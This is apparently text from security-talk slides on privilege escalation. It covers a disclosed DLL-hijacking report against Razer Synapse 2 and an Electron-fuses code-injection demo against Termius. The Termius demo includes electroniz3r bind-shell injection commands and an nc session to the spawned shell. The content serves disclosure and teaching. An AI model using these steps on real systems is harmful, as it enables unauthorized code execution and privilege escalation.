


Environment variables (PATH)

SAMPLE CASE



PRIVILEGE ESCALATION



Who's spawn Firefox?

Reported on
September 26, 2019, 1:06pm UTC

Reported by
 cccaaasser

Reported to
Razer

Participants


Report Id
#702252 Resolved (Closed)

Severity
 High (7.1)

Visibility
Disclosed

Disclosed
December 5, 2019, 6:21am UTC

Weakness
Code Injection

CVE ID
CVE-2019-5526

Duplicates [#707315](#) [#707332](#)

Bounty
\$750

Retest
None

Total reward
\$750

#702252 

DLL Hijacking in Synapse 2 CrashSender1402.exe via version.dll

Report

SUMMARY BY RAZER



The tester determined that the Synapse 2 installed executable CrashSender1402.exe was subject to a DLL hijacking vulnerability. As this was no longer supported by the third party provider, Razer decided to remove this executable from future versions of Synapse 2.

[ADD HACKER SUMMARY](#)

TIMELINE - EXPORT



cccaaasser submitted a report to Razer.

September 26, 2019, 1:06pm UTC

Summary:

Synapse 2 contains a DLL hijacking vulnerability that could allow an `Everyone` user, local attacker to execute arbitrary code on the targeted system. The vulnerability exists due to some DLL file is loaded by 'CrashSender1402.exe' improperly. And it allows an attacker to load this DLL file of the attacker's choosing that could execute arbitrary code without the user's knowledge.

Steps To Reproduce:

1. Login as `non-admin` user
2. Enter `icaccls "C:\ProgramData\Razer\Synapse\CrashReporter"` to check permission. The result will show `Everyone` has Full Permission (F) that mean it has insecure permission.
3. Upload malicious DLL file. In this case we use `VERSION.dll`
4. If admin user `CrashSender1402.exe` by any case, the malicious DLL will loaded and the attacker will got administrator privilege

<https://hackerone.com/reports/702252>

CVE-2024-57061: TERMIUS - INSUFFICIENT ELECTRON FUSES CONFIGURATION

CVE-2024-57061

PUBLISHED

[View JSON](#) | [User Guide](#)

[Collapse all](#)

Required CVE Record Information

CNA: MITRE Corporation

Updated: 2025-03-19

Published: 2025-03-19

Description

An issue in Termius Version 9.9.0 through v.9.16.0 allows a physically proximate attacker to execute arbitrary code via the insecure Electron Fuses configuration.

FOUND THE MISCONFIGURATION THAT COULD LEAD TO CODE INJECTION.

```
bitsec@Kusols-MacBook-Air - % npx @electron/fuses read --app "/Applications/Termius.app"
Analyzing app: Termius.app
Fuse Version: v1
RunAsNode is Enabled
EnableCookieEncryption is Disabled
EnableNodeOptionsEnvironmentVariable is Enabled
EnableNodeCliInspectArguments is Enabled
EnableEmbeddedAsarIntegrityValidation is Disabled
OnlyLoadAppFromAsar is Disabled
LoadBrowserProcessSpecificV8Snapshot is Disabled
```


INJECTED THE MALICIOUS CODE. IN THIS CASE, I USED ELECTRONIZ3R TO HELP ME INJECT THE BACKDOOR CODE EASILY.


```
itsec@Kusols-MacBook-Air ~ % clear
itsec@Kusols-MacBook-Air ~ % electroniz3r inject "/Applications/Termius.app" --predefined-script bindShell
/Applications/Termius.app started the debug WebSocket server
The websocketDebuggerUrl is: ws://127.0.0.1:13337/3a5bfec9-04dd-45db-bb1d-eab3337ebe47
Shell binding requested. Check `nc 127.0.0.1 12345`
itsec@Kusols-MacBook-Air ~ % █
```

CODE HAS BEEN INJECTED.

```
itsec@Kusols-MacBook-Air ~ % nc 127.0.0.1 12345
whoami
itsec
ls
Applications
Library
System
Users
Volumes
bin
cores
dev
etc
home
opt
```

IN THE REAL WORLD SCENARIO, THE THREAT ACTOR WILL HAVE SAME PERMISSION THAT TERMIUS GOT (IN THE EXAMPLE, MY TERMIUS HAS LOCAL NETWORK ACCESS PERMISSION).





YOU CANNOT TRUST, BEFORE YOU READ IT (OR PROOF IT)

- The cost of ignorance is much higher than the price of learning.
- Checklist is not the key, but knowledge is the key.

A series of white, thin, overlapping geometric lines on a black background, forming a complex, abstract pattern on the left side of the slide.

THANK YOU

Q/A